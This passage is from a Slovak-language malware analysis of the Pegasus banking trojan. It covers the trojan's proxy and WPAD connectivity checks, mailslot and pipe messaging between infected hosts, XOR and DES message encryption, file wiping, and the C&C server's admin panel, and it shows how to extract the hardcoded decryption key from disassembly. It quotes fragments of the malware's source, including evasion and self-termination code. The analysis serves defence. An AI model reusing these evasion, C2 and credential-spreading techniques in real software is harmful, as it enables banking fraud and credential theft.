testing, which is unlikely to be added to firewall exception,
// and should not trigger special attention when found in proxy logs
// So to bypass this, select one of legitimate https urls for check
            LPWSTR wszHttpsLegitimateUrl = _tswhttpSelectLegitimateHttpsUrl(); //get random
from upper list ...
```

Najprv je kontrolované priame spojenie, potom WPAD (web proxy auto discovery) PROXY, atď:

```
            // CONNECTION_DIRECT
            if (hSession = _tswhttpTestConnection(CONNECTION_DIRECT, NULL)) { ncType =
NCT_REMOTE_DIRECT; break; }

            // CONNECTION_WPAD_AUTOPROXY
            if (hSession = _tswhttpTestConnection(CONNECTION_WPAD_AUTOPROXY, NULL)) { break;
}

            // CONNECTION_PROXY_CONFIGURED
            if (hSession = _tswhttpTestConnection(CONNECTION_PROXY_CONFIGURED, NULL)) {
break; }

            // if failed all of the above, use proxy scanning instead
            tswhttpEnumUserProxy(cbProxyEnum, &hSession);
```

V prípade, že sa použije WPAD, overí sa dostupnosť stránky google.com:

```
wszGoogleCom = CRSTRW("www.google.com",
"\xfe\x7f\xec\x06\xf0\x7f\xfb\x19\xf9\x29\x0b\xe1\x01\x80\x20\xcb\x60\xa4\x43\xa3\xb8\x12\xf1")
;
                  if ((!WinHttpGetProxyForUrl(hSession, wszGoogleCom, &waOptions, &wpInfo))
|| (wpInfo.dwAccessType != WINHTTP_ACCESS_TYPE_NAMED_PROXY)) { DbgPrint("ERR: WPAD discovery
failed"); _tswhttpClose(hSession); hSession = NULL; my_free(wszGoogleCom); break; }
                  my_free(wszGoogleCom);
```

Detekcia proxy prebieha cez registry: \\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings

a cez volanie `WinHttpGetIEProxyConfigForCurrentUser` – záleží od toho, ktorý mód na pripojenie je testovaný (či CONNECTION_DIRECT alebo WPAD alebo nakonfigurované PROXY).

Komunikácia s C&C prebieha v niekoľkominútových intervaloch a v prípade, že je úspešné internetové pripojenie, informuje pomocou MAILSLOT ostatné infikované zariadenia:

```
            // WinHTTP - HTTP(S), direct or via WPAD/registry proxy
            if (ncContext->pTransportHandle = tswhttpInitTransport()) { DbgPrint("WinHTTP
transport inited ok"); bRes = TRUE; cmsReportInternetAccessStatus(TRUE); break; }

            // no connection at all - try to communicate with other hosts to find out a
working machine with remote connections
            if (ncContext->pTransportHandle = tspipesInitTransport()) { DbgPrint("Pipes
transport inited ok"); bRes = TRUE; cmsReportInternetAccessStatus(FALSE); break; }
```

Notifikácia ostatných zariadení prebieha tak, že sa nastaví flag v posielanom MAILSLOT, respektíve v definovanej správe s názvom NetMessageEnvelope, respektíve každá správa môže obsahovať aj vnútorný envelope:

```
if (g_csContext.bTransportInited) { iEnvelope->bContextFlags |= (1 <<
ICF_TRANSPORT_INIT_FINISHED); }
```


Na druhej strane, ak infikované zariadenie nemá pripojenie na internet, využíva komunikáciu prostredníctvom PIPE s iným infikovaným zariadením na komunikáciu s Command & Control, takže ho využíva ako proxy zariadenie, a to je implementované v triede transport_pipes. Väčšina sieťovej komunikácie je implementovaná v triede transport_WinHTTP.

Ak to celé zhrnieme, tak malware používa na komunikáciu základný protokol http s Command & Control serverom, MailSlot z protokolu SMB na komunikáciu s iným malware (šírenie hesiel, notifikácia o dostupnosti internetu), SMB BROWSER na detekciu nových cieľov a PIPE komunikáciu na šírenie malware a na proxy v prípade, že malware nemá k dispozícii internetové pripojenie.

Taktiež je implementovaná komunikácia malware iba v čase pracovných hodín a to od 9tej hodiny do 19tej hodiny:

```
// check if allowed
            if ((st.wHour >= 9) && (st.wHour <= 19)) {

                  // check for 9th hour
                  if (st.wHour == 9) {

                        // for 9th hour, check minutes value
                        if (st.wMinute >= dwMinutes) { bWaitDone = TRUE; }

                  } else { bWaitDone = TRUE; }

            }
```

Celá štruktúra je implementovaná tak, že sa najprv posiela správa, ktorá obsahuje NetMessageEnvelope dáta, ktorá obsahuje SHA1 ako kontrolný súčet, ďalej táto správa obsahuje kľúč na dešifrovanie zvyšku správy, a to konkrétne správy obsahujúcej prihlasovacie údaje a ďalej nasledujú individuálne dáta, ako napríklad správa o sieťovej komunikácii, alebo správa o doménovom mene, používateľských kont atď.



Obrázok 8 formát správy medzi malware

zdroj: http://blog.ptsecurity.com/2018/07/pegasus-analysis-of-network-behavior.html

Šifrovanie je implementované po jednotlivých častiach, pričom každá vnútorná správa je šifrovaná vlastným kľúčom, ktorý je posielaný spolu so správou. Šifrovací algoritmus je klasický XOR dát s kľúčom, pričom záleží od toho, aký je použitý druh správy a vzhľadom na to je použitý aj bitový posun v kľúči.

```
C:\Users\_____>python Pegasus_mailslot_decrypt.py
dwKey:  be577153
hash: d8a6c2e7afe255a889422b0691abc45692d7e19a
id:   01
Data: 13622065caf434202a664c9dad58f464caf526321c6ee35bca5bc3261a6d5c4e0ba3702a6e6ec5d209ca348fe464296ab6dff57757685d69
43f71e13cdd763c3fb482bf215444f9a370a20bc95266cc5f1638717
Calced Hash: d8a6c2e7afe255a889422b0691abc45692d7e19a
Success
dwKey:   caf4342013622065
Mailslot decode Good
e09278bdbe3ad401000112120f0cc33e00aff706090f7c2bc157440a7d0ce5b7c33e00aff706090f7c2bc157440a7d0ce5b7c33e00aff706090f7c
e177642a50c33e00aff706090f0557a704
Computer name:        (-PC
Domain:               (-PC
Username:             (
Password:

C:\Users\[redacted]>
```

Obrázok 9 Dešifrovanie správy medzi malware

Obrázok 10 obsahuje dešifrované dáta z MailSlot – algoritmus na dešifrovanie (čo je v podstate skopírovaný algoritmus zo zdrojového kódu) a analýzu sieťovej komunikácie sme čerpali zo zdroja: http://blog.ptsecurity.com/2018/07/pegasus-analysis-of-network-behavior.html)

Dešifrovaní algoritmus, ktorý dešifruje dáta v MailSlots naprogramovaný v pythone (v2) sa nachádza v prílohe číslo 1.

Druhy mailslot správ:

```
MMI_NONE = 0, // nothing defined
MMI_CREDENTIALS,                  // CredManager.cpp use to broadcast it's auth creds
MMI_NETWORK_ENABLED_SEARCH,// NetworkConnectivity.cpp, issue this to search for network-enabled
machines
MMI_NETWORK_ENABLED_ANSWER,// -//-, every machine with remote network working answers with this
code and self name appended in pData
```

Druhy správ pipelining:

```
PMI_NONE = 0, // nothing defined
PMI_SEND_QUERY,      // issued when remote client needs to send some data chunk to network
control center. Server should return id to check that query status later via
PMI_CHECK_STATUS_QUERY
PMI_CHECK_STATUS_QUERY,     // after PMI_SEND_QUERY, client may periodically poll server to
detect send status of a chunk

PMI_TERMINATE_HOST_PROCESS___,     // used by wdd to terminate other hosts with pipe running, to
replace with a new version // DEPRECATED, not used from now
PMI_TERMINATE_HOST_PROCESS_IF_LOWER_VERSION,    // replacement for PMI_TERMINATE_HOST_PROCESS,
which checks version of caller and target, so a lower version will be terminated (to prevent
downgrades)
```

Šifrovanie správ s Command & Control serverom:

Správy s Command & Control serverom sú šifrované použitím DES šifry v CBC móde, s využitím PKCS5 padding módom:

```
// encryption mode
dwValue = CRYPT_MODE_CBC;
CryptSetKeyParam(Context->hKey, KP_MODE, (PBYTE)&dwValue, 0);

// padding settings
dwValue = PKCS5_PADDING;
CryptSetKeyParam(Context->hKey, KP_PADDING, (PBYTE)&dwValue, 0);
```

Ako šifrovací kľúč je použitá konštanta, ktorá sa zadáva pri kompilácii, a to konkrétne `TARGET_BUILDCHAIN_HASH`, ktorá je v tomto prípade `0x7393c9a643eb4a76`.

Zoznam možných druhov správ, ako druhov envelope správ, pipe správ sa nachádza v prílohe číslo 2 aj s pôvodným komentárom.

Pri znalosti `TARGET_BUILDCHAIN_HASH` je možné dešifrovať správu, ktorá je posielaná Command & Control serveru. Táto správa obsahuje znova prvky Envelop tak, ako sú popísané v programe. Zdrojový kód na dešifrovanie správy je v prílohe číslo 3. Keďže v kóde existuje šifrovanie stringov, nie je možné jednoducho túto konštantu nájsť v danom spustiteľnom kóde a tým pádom zistiť jej hodnotu.

2.6. RemoteServiceExe

Obsahuje súbor, v texte označovaný aj ako RSE – ide v podstate o dropper – časť kódu, ktorá stiahne pôvodný malware a infikuje zariadenie. V tomto prípade využíva na komunikáciu tzv. PIPE (na stiahnutie pôvodného malware) a nevyznačuje sa ničím špeciálnym, čo by si zaslúžilo ďalšiu analýzu.

2.7. Mod_cmdexec

Slúži na spustenie ľubovoľného cmd príkazu, tj. využíva sa prioritne na pokyn od Command & Control servera, na spustenie binárneho súboru, na spustenie DLL súboru alebo vykonávanie inej aktivity. V prípade exe súboru je na disku vytvorený nový súbor v TMP priečinku, ktorý je po spustení zmazaný, aby malware zakryl všetky stopy.

2.8. WorkDispatcher

WorkDispatcher sa stará o samotný beh aplikácie a to tak, že ak je potrebné (dostane o tom príslušnú správu) zastaví beh aplikácie:

```
DWORD WINAPI thrSelfTermination(LPVOID lpParameter)
{
    DbgPrint("entered, waiting...");

    Sleep(5000);

    DbgPrint("done, exiting");

    ExitProcess(0);

}
```

alebo zmaže aktuálne súbory, ktoré boli vytvorené, a to tak, že ich najprv prepíše náhodnými dátami, potom ich prepíše nulami, premenuje súbor a nakoniec ho zmaže. Tento modul sa stará o čistenie zvyškov spustiteľných súborov ako z modulu cmdexec, tak aj o mazanie súborov z pipe komunikácie. Obdobne sa stará aj o zastavenie iných vzoriek malware, v prípade, že je dostupná nová verzia malware:

```
BOOL wdTerminateOtherRunning()
{
    BOOL bRes = FALSE;

...

        if (!pwIsRemotePipeWorkingTimeout(NULL, 5000, 200)) { DbgPrint("no local
pipe server running"); break; }

        DbgPrint("NOTE: found running local pipe server, sending termination cmd");

        // data to be sent
        tq.i64TerminationHash = WDD_TERMINATION_HASH;
```

```
        tq.wBuildId = BUILD_ID;
        if (!_pwRemotePipeCheckSend(NULL, 5000, 200, &tq,
sizeof(TERMINATION_QUERY), &pAnswer, &dwAnswerLen, &bMsgId)) { DbgPrint("ERR: pipe
send failed"); break; }
...
}
```

Kód, kedy je volané zastavenie ostatných procesov:

```
    // issue termination command to local running copy
    // due to nature of pipe server, several processes may serve a pipe, so run
this function until it finds no other pipe servers
    // to prevent infinite loop due to some internal error, use max iteration
counter
    // NB: this function may terminate host if detected a higher existing version
via termination request
    while (wdTerminateOtherRunning() && (dwTermCount < 32)) { dwTermCount++;
DbgPrint("terminated %u copy", dwTermCount); }
```

2.9. Mod_KBRI


Tento mód sa stará o injektovanie cmd.exe procesu kódom, ktorý zachytí volania MoveFileExW, a analyzuje všetky skopírované dáta, pretože v tomto prípade ide o mechanizmus platobných transakcií. Ak skopírované dáta obsahujú informácie o platbe, je poslaná notifikácia Command & Control serveru. Tento modul komunikuje pomocou PIPE, ktorá je vložená do programu bez nejakého generického kódovania a preto, ak je zariadenie infikované, je možné tuto PIPE nájsť pod názvom:

```
\.\pipe\pg0F9EC0DB75F67E1DBEFB3AFA2
```


Za túto analýzu ďakujeme ľudom z http://blog.ptsecurity.com/2018/07/pegasus-analysis-of-network-behavior.html, keďže konkrétne detaily o tomto spôsobe platieb sú pre nás neznáme – ide o špecifický útok na konkrétnu banku.

3. Analýza zdrojového kódu Command & Control


Zdrojový kód Command & Control servera poskytuje dva základné prvky a to komunikačnú časť a časť pre administráciu. Obe tieto časti pracujú s databázou MySQL, ktorej štruktúra sa nachádza na nasledujúcich obrázkoch:




Obrázok 10 Celková štruktúra databázy



Obrázok 11 Zoznam aktívnych zariadení




Obrázok 12 Zoznam vykonaných CMD príkazov




Obrázok 13 Zoznam úloh pre malware

Obrázok 14 Prihlasovacie údaje




Obrázok 15 Posledný result code z malware




Obrázok 16 Log záznam, v prípade, ak ide o chybný dopyt

Štruktúra je celkom rozsiahla, majiteľ Command & Control vidí aktuálne informácie o aktuálne napadnutých zariadeniach, vidí stav malware, prihlasovacie údaje, ktoré sa podarilo malware získať, taktiež môže zadávať rôzne úlohy pre malware:




Obrázok 17 Gui pre útočníka



Obrázok 18 Zadávanie príkazov malware

a to ako je možné spustiť ľubovoľný CMD príkaz, spustiť dll z pamäte, spustiť ľubovoľný exe súbor alebo ukončiť daný proces. Zaujímavé sú aj log záznamy z obrázka číslo 15, v ktorých majiteľ Command & Control vidí zlé dopyty na jeho stránku, čím vie takto útočník efektívne odhaliť, že jeho web podlieha analýze. V prípade, ak je dopyt zle vykonaný (tj. pravdepodobne nekomunikuje malware), je vygenerovaný náhodný text, ktorý je zobrazený používateľovi:



Obrázok 19 Náhodný text pri chybnom dopyte na Command & Control

Tento text generuje nasledujúca funkcia:

```
if (!inpCheckParse($parse_error)) { logSaveQuery($parse_error); outReturnRandom();
exit; }
```

Správy sú znova kódované pomocou takzvaných envelop, čo v tomto prípade znamená, že správa je v podstate jeden dlhý reťazec, v ktorom sú jednotlivé výrazy kódované napríklad takto:

```
$answer .= pack('vVVC', $row['cmd_code'], strlen($row['params']), $row['id'],
archToInt($row['targ_arch'])).$row['params'];
```

V tomto prípade ide o dáta, ktoré sú v binárnej forme kódovane postupne ako v = unsigned short, V = unsigned long, C = unsigned char. Takéto správy sú aj posielané na Command & Control server a k Command & Control serveru, pričom šifrovanie je také, ako je popísane v kapitole o mod_NetworkConnectivity, tj. DES šifrovanie v CBC móde s použitím PKCS5 paddingu. Ako šifrovací kľúč je použitá konštanta `TARGET_BUILDCHAIN_HASH`, pričom ak je táto konštanta známa, dáta môžu byť dešifrované našim algoritmom.

4. Dešifrovanie šifrovaných správ

V kapitole o sieťovej komunikácii sme ukázali zdrojový kód, ktorý je schopný dešifrovať správu. My sme ale vytvorili nový zdrojový kód, ktorý vie dešifrovať správu a rozbaliť celú envelop tak, aby bola v čítateľnej forme. Tento zdrojový kód sme otestovali a v nasledujúcich obrázkoch prikladáme výsledok dešifrovania správy. Tento nástroj je možné využiť, práve ak je známy `TARGET_BUILDCHAIN_HASH`, pričom ak existuje dump procesu svhost.exe, túto časť kódu vieme získať automaticky (pre 32 bitovú verziu) tak, že nájdeme dve po sebe nasledujúce inštrukcie, ktoré obsahuju push príkaz a ich parameter je konštanta- ak sa tieto inštrukcie opakujú viackrát, máme dešifrovací kód, pričom ako ďalší význačný prvok môže byť použitá inštrukcia push 400h, ktorá nasleduje tesne po vykonaní týchto dvoch inštrukcií na uloženie dešifrovacieho kľúča.

Pre 64 bitovú verziu malware je možný nasledujúci postup, nájdenie inštrukcie mov, ktorá obsahuje 16 znakov, po nej nasleduje inštrukcia mov [register], 400h, a inštrukcia mov [register], 40h.

Keďže táto konštanta, používaná na šifrovanie je hash stringu, ktorý sa nachádza v zdrojovom kóde:

```
#define TARGET_BUILDCHAIN_HASH HASHSTR_CONST("test environment",
0x7393c9a643eb4a76)
```

A tento hash má práve 16 zakov v 16-kovej sústave, tj. celkovo 64 bitov, a k tomu je tento hash naprogramovaný použitím makra, a práve preto sa v kóde vyskytuje ako konštanta v inštrukcii, tým pádom je možné hľadanie tejto konštanty v disasemblovanom kóde.

```
seg000:00779CF8 loc_779CF8:                             ; COD
seg000:00779CF8                 lea     ecx, [ebp+var_54]
seg000:00779CFB                 push    ecx
seg000:00779CFC                 call    ds:dword_E2F110
seg000:00779D02                 add     esp, 4
seg000:00779D05                 push    7393C9A6h
seg000:00779D0A                 push    43EB4A76h
seg000:00779D0F                 lea     edx, [ebp+var_54]
seg000:00779D12                 push    edx
seg000:00779D13                 call    [ebp+var_48]
seg000:00779D16                 add     esp, 0Ch
seg000:00779D19                 push    400h
seg000:00779D1E                 push    offset unk_E2962C
seg000:00779D23                 call    sub_77A3D5
seg000:00779D28                 add     esp, 8
seg000:00779D2B                 mov     [ebp+var_8], eax
seg000:00779D2E                 mov     eax, [ebp+var_34]
seg000:00779D31                 mov     [ebp+var_24], eax
seg000:00779D34                 mov     ecx, [ebp+var_8]
seg000:00779D37                 mov     [ebp+var_20], ecx
```


Obrázok 20 push inštrukcia obsahujúca dešifrovací kľúč (1. výskyt)

```
seg000:004193C6                 lea     ecx, [ebp+var_54]
seg000:004193C9                 push    ecx
seg000:004193CA                 call    sub_4214C5
seg000:004193CF                 add     esp, 4
seg000:004193D2                 push    7393C9A6h
seg000:004193D7                 push    43EB4A76h
seg000:004193DC                 lea     edx, [ebp+var_54]
seg000:004193DF                 push    edx
seg000:004193E0                 call    [ebp+var_48]
seg000:004193E3                 add     esp, 0Ch
seg000:004193E6                 push    400h
seg000:004193EB                 push    offset loc_9C1A78
seg000:004193F0                 call    sub_41DCD5
seg000:004193F5                 add     esp, 8
seg000:004193F8                 mov     [ebp+var_8], eax
seg000:004193FB                 mov     eax, [ebp+var_34]
seg000:004193FE                 mov     [ebp+var_24], eax
seg000:00419401                 mov     ecx, [ebp+var_8]
seg000:00419404                 mov     [ebp+var_20], ecx
```

Obrázok 21 push inštrukcia obsahujúca dešifrovací kľúč (2. výskyt)

```
seg000:0002209A                 lea     ecx, [ebp+var_54]
seg000:0002209D                 push    ecx
seg000:0002209E                 call    sub_2A199
seg000:000220A3                 add     esp, 4
seg000:000220A6                 push    7393C9A6h
seg000:000220AB                 push    43EB4A76h
seg000:000220B0                 lea     edx, [ebp+var_54]
seg000:000220B3                 push    edx
seg000:000220B4                 call    [ebp+var_48]
seg000:000220B7                 add     esp, 0Ch
seg000:000220BA                 push    400h
seg000:000220BF                 push    10011A78h
seg000:000220C4                 call    sub_269A9
seg000:000220C9                 add     esp, 8
seg000:000220CC                 mov     [ebp+var_8], eax
seg000:000220CF                 mov     eax, [ebp+var_34]
seg000:000220D2                 mov     [ebp+var_24], eax
seg000:000220D5                 mov     ecx, [ebp+var_8]
seg000:000220D8                 mov     [ebp+var_20], ecx
```

Obrázok 22 push inštrukcia obsahujúca dešifrovací kľúč (3. výskyt)



Obrázok 23 mov inštrukcia s kľúčom pre x64 bitov

